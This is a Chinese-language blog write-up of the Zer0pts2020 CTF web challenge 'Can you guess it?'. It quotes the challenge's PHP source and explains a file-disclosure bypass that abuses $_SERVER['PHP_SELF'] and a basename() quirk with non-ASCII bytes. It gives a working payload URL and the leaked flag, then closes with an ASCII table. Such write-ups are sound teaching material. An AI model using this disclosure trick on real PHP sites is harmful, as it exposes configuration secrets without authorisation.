[ctf web][Zer0pts2020]Can you guess it? writeup

原创


shu天 于 2021-08-19 16:37:18 发布 442 收藏

分类专栏： # web ctf 文章标签： php ctf web

web 同时被 2 个专栏收录

46 篇文章 1 订阅

订阅专栏



ctf

81 篇文章 4 订阅

订阅专栏

[Zer0pts2020]Can you guess it?

知识点：

> php5.3：basename()函数漏洞
> $_SERVER['PHP_SELF']全局变量

关于$_SERVER

$_SERVER['PHP_SELF'] 获取当前页面地址，是当前 php 文件相对于网站根目录的位置地址


```
/php/index.php
```

$_SERVER['REQUEST_URI']完整url地址，包括请求的url参数

$_SERVER['HTTP_HOST']只是一段的域名，不包括前面的协议和后面的相对位置

wp

1.[Zer0pts2020]Can you guess it?



/index.php?source

```
<?php
include 'config.php'; // FLAG is defined in config.php

if (preg_match('/config\.php\/*$/i', $_SERVER['PHP_SELF'])) {
    #$_SERVER['PHP_SELF']得相对路径
    #url中传的相对路径不能有config.php【注意这里是index.php的源码，所有正常访问/config.php没有问题，index.php/config.php或者index.php/config.php/才会exit
    #/config\.php\/*$/i这个正则只匹配尾部，index.php/config.php/1111.php就不会被匹配到
  exit("I don't know what you are thinking, but I won't let you read it :)");
}

if (isset($_GET['source'])) {
  highlight_file(basename($_SERVER['PHP_SELF']));
    #basename()取文件名
  exit();
}
#下面这段是混淆视听的，没用
$secret = bin2hex(random_bytes(64));
if (isset($_POST['guess'])) {
  $guess = (string) $_POST['guess'];
  if (hash_equals($secret, $guess)) {
    $message = 'Congratulations! The flag is: ' . FLAG;
  } else {
    $message = 'Wrong.';
  }
}
?>
html代码
<?php if (isset($message)) { ?>
    <p><?= $message ?></p>
<?php } ?>
html代码
```

关键在于：

```
highlight_file(basename($_SERVER['PHP_SELF']));
```

访问/index.php/config.php，这样仍然访问的是index.php，但经过basename()后，传进highlight_file()函数的文件名就变成了config.php

> 正则可以用%0d之类的来污染绕过，这样仍然访问得到index.php:（但是没法将source参数放上去，读不了源码）
>
> ```
> /index.php/config.php/%0d
> ```
>
> CR：回车符的MCS字符，转译字符是\r，ASCII码十进制是13，ASCII码十六进制是0D；

basename()

从 https://bugs.php.net/bug.php?id=62119 找到了php5.3：basename()函数的一个问题，它会去掉**文件名开头**的非ASCII值：

```
var_dump(basename("xffconfig.php")); // => config.php
var_dump(basename("config.php/xff")); // => config.php
我本地没有成功
```

所以这样就能绕过正则了，payload：

```
http://3.112.201.75:8003/index.php/config.php/%ff?source
%ff是url编码
```


```
<?php
define('FLAG',  'flag{55efff65-aa32-4769-954b-63d482ae93f1}');
```


附一张ASCII可显示字符表【32-126

ASCII可显示字符

二进制	十进制	十六进制	图形	二进制	十进制	十六进制	图形	二进制	十进制	十六进制	图形
0010 0000	32	20	（空格）(·)	0100 0000	64	40	@	0110 0000	96	60	`
0010 0001	33	21	!	0100 0001	65	41	A	0110 0001	97	61	a
0010 0010	34	22	"	0100 0010	66	42	B	0110 0010	98	62	b
0010 0011	35	23	#	0100 0011	67	43	C	0110 0011	99	63	c
0010 0100	36	24	$	0100 0100	68	44	D	0110 0100	100	64	d
0010 0101	37	25	%	0100 0101	69	45	E	0110 0101	101	65	e
0010 0110	38	26	&	0100 0110	70	46	F	0110 0110	102	66	f
0010 0111	39	27	'	0100 0111	71	47	G	0110 0111	103	67	g
0010 1000	40	28	(	0100 1000	72	48	H	0110 1000	104	68	h
0010 1001	41	29	)	0100 1001	73	49	I	0110 1001	105	69	i
0010 1010	42	2A	*	0100 1010	74	4A	J	0110 1010	106	6A	j
0010 1011	43	2B	+	0100 1011	75	4B	K	0110 1011	107	6B	k
0010 1100	44	2C	,	0100 1100	76	4C	L	0110 1100	108	6C	l
0010 1101	45	2D	-	0100 1101	77	4D	M	0110 1101	109	6D	m
0010 1110	46	2E	.	0100 1110	78	4E	N	0110 1110	110	6E	n
0010 1111	47	2F	/	0100 1111	79	4F	O	0110 1111	111	6F	o

0011 0000	48	30	0	0101 0000	80	50	P	0111 0000	112	70	p
0011 0001	49	31	1	0101 0001	81	51	Q	0111 0001	113	71	q
0011 0010	50	32	2	0101 0010	82	52	R	0111 0010	114	72	r
0011 0011	51	33	3	0101 0011	83	53	S	0111 0011	115	73	s
0011 0100	52	34	4	0101 0100	84	54	T	0111 0100	116	74	t
0011 0101	53	35	5	0101 0101	85	55	U	0111 0101	117	75	u
0011 0110	54	36	6	0101 0110	86	56	V	0111 0110	118	76	v
0011 0111	55	37	7	0101 0111	87	57	W	0111 0111	119	77	w
0011 1000	56	38	8	0101 1000	88	58	X	0111 1000	120	78	x
0011 1001	57	39	9	0101 1001	89	59	Y	0111 1001	121	79	y
0011 1010	58	3A	:	0101 1010	90	5A	Z	0111 1010	122	7A	z
0011 1011	59	3B	;	0101 1011	91	5B	[	0111 1011	123	7B	{
0011 1100	60	3C	<	0101 1100	92	5C	\	0111 1100	124	7C	|
0011 1101	61	3D	=	0101 1101	93	5D	]	0111 1101	125	7D	}
0011 1110	62	3E	>	0101 1110	94	5E	^	0111 1110	126	7E	~
0011 1111	63	3F	?	0101 1111	95	5F	_				

参考链接：http://www.5idev.com/p-php_server_php_self.shtml